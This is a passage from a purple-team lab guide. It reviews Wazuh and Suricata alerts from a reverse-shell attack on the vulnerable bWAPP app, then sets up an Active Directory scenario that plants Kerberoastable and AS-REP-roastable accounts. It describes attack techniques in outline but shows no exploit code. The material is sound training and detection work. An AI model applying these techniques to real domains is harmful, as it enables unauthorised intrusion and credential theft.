As we can see in the screenshot above, we received two Suricata alerts in Wazuh during our exploitation with reverse shell.

One concerning the obtaining of a reverse shell and another concerning the execution of the `whoami` command.

> Note that in this scenario, Suricata uses its default configuration from the *Lab4PurpleSec* environment. This means that only basic rules (those installed during the initial pfSense configuration) are active. No custom or specific rules for the simulated attacks have been added yet.

We can optionally inspect the alerts in detail.

Detailed Wazuh alerts:




Figure 3.5 - 1st detailed event - pfSense agent




Figure 3.6 - 2nd detailed event - pfSense agent

The information seems consistent with the attack we conducted previously.

Wazuh alerts (Web Server)

This subsection focuses on **Wazuh alerts** generated by the agent installed on the web server (`DMZ-WEB01-LIN`). We will analyze the **events** and **abnormal behaviors** detected by Wazuh. The objective is to verify if the SIEM correctly identified malicious activities and identify the **limitations** of current detection.

So far, we have obtained:

- Nginx container logs allowing to trace the attacker's web activity
- Suricata alerts concerning the BWAPP container compromise which were correctly reported in Wazuh.

Now we need to look at what we obtained on the web server agent (host machine of the compromised Docker container).

Alerts obtained on Wazuh:




Figure 3.7 - Events received page - web server agent

It seems we received 4 alerts (including 3 classified as “system problems”) on the web server agent.

As before, we can optionally get more details on the received events.

Detailed alerts (from oldest to newest):




Figure 3.8 - 1st detailed event - web server agent




Figure 3.9 - 2nd detailed event - web server agent




Figure 4.0 - 3rd detailed event - web server agent




Figure 4.1 - 4th detailed event - web server agent

Scenario 1 conclusion

This scenario allowed us to **simulate a realistic attack** from the WAN to the DMZ, by exploiting a command injection vulnerability on a vulnerable web application (BWAPP). Thanks to this situation, we were able to:

- ✅ **Validate the attack chain**: From vulnerability identification to obtaining a *reverse shell* in a Docker container.
- ✅ **Analyze traces left** by the attacker: Nginx logs, Suricata alerts, and Wazuh events revealed **key indicators** (source IP, suspicious requests, HTTP codes), but also

limitations in detection (lack of Docker context, unlogged request bodies).

- ✅ **Identify improvement areas**: Strengthening Suricata rules, integrating Nginx logs with Wazuh, and adding metadata for finer forensic analysis.

Contribution & feedback

This scenario is an **evolving base**! If you identify **improvements** (detection rules, attack techniques, tool integrations), don't hesitate to:

- **Open an *issue*** or a *pull request* on the GitHub repository.
- **Share your feedback** online!

Final objective:
Transform *Lab4PurpleSec* into a **complete Purple Team training environment**, where each scenario allows **testing and strengthening** both offensive *and* defensive capabilities

---


Scenario 2: Active Directory attacks (GOAD)

Overview

This scenario demonstrates how an **internal attacker** (from the LAN segment) exploits classic configuration weaknesses of a vulnerable Active Directory domain to obtain **complete system compromise** on a domain client workstation. The attack takes place in a **post-compromise internal** context, where the attacker already has access to the local network.

> ⚠️ This scenario is for educational purposes and is based on the vulnerable GOAD (Game Of Active Directory) environment developed by Orange Cyberdéfense (huge thanks to them!) and integrated into *Lab4PurpleSec*.

Attack path



Scenario objectives

- Understand Active Directory authentication mechanisms
- Identify common AD configuration flaws

- Exploit Kerberos attack techniques (Kerberoasting, AS-REP Roasting)
- Obtain complete system compromise via exploitation of privileged accounts
- Observe traces left on the **Blue Team** side
- Evaluate Wazuh/Suricata detection capability on Active Directory attacks

---

Prerequisites

- ✅ Active Directory domain **mini.lab** functional and properly integrated into *Lab4PurpleSec*
- ✅ GOAD machines:
  - `LAN-DC01-WIN` (Domain controller)
  - `LAN-WS01-WIN` (Client workstation)
- ✅ `LAN-ATTACK-LIN` (Kali Linux) in the LAN
- ✅ Wazuh Manager operational (`LAN-SIEM-LIN`)
- ✅ Wazuh agents installed on Windows machines
- Optional: `LAN-TEST-LIN` to access Wazuh/pfSense

I. Environment preparation

This section details the steps necessary to prepare the environment before starting the AD attack. It covers **starting the machines**, **verifying network connections**, and **configuring the vulnerable Active Directory environment**.

The objective is to ensure all components (attacker, domain controller, client workstation) are operational and ready for the scenario.

> Important Note:
>
> This phase corresponds to the voluntary preparation of a vulnerable Active Directory environment for educational purposes. It is not observable by the attacker but conditions the vectors exploited in the scenario.

Several realistic weaknesses are introduced:

- Creation of a service account `legacy_sql_svc` with a weak password.
- Association of an `MSSQLSvc` SPN to this account to make it vulnerable to Kerberoasting.

- Adding the account as a local administrator on the client workstation.
- Execution of the *vulnAD* script to increase the domain attack surface (creation of additional accounts).
- Adding a user account `rozamond.rhea` without Kerberos pre-authentication, also a local administrator on the client workstation.

Github repository of the `vulnAD` script: https://github.com/safebuffer/vulnerable-AD

Starting the machines

- Start:
  - `FW-PFSENSE`
  - `LAN-DC01-WIN`
  - `LAN-WS01-WIN`
  - `LAN-ATTACK-LIN`
  - `LAN-SIEM-LIN`
- Verify that the **mini.lab** domain is operational (see `./docs/TESTS/GOAD-MINILAB.md`)

LAN-ATTACK-LIN

Start the attack machine on the LAN side:




Figure 1.0 - Desktop (GNOME) of the WAN-ATTACK-LIN machine, running *Kali Linux 2025*

LAN-DC01-WIN

Same for the domain controller:

Figure 1.1 - Domain controller desktop, running *Windows Server 2019*

LAN-WS01-WIN

And finally for the client workstation:




Figure 1.2 - Domain client workstation desktop, running *Windows 10*

Network verification

Objective: verify that the attack machine is in the same segment as the AD (`192.168.10.0/24`).

From `LAN-ATTACK-LIN` we can retrieve our IP address:

Command used:

```
ip a
```

Result obtained:




Figure 1.3 - Output of the *ip a* command, *LAN-ATTACK-LIN*

We therefore, have the IP address `192.168.10.109` on `LAN-ATTACK-LIN`.

On the AD domain side, we obtain:

LAN-DC01-WIN




Figure 1.4 - Output of the *ipconfig* command, *LAN-DC01-WIN*

LAN-WS01-WIN

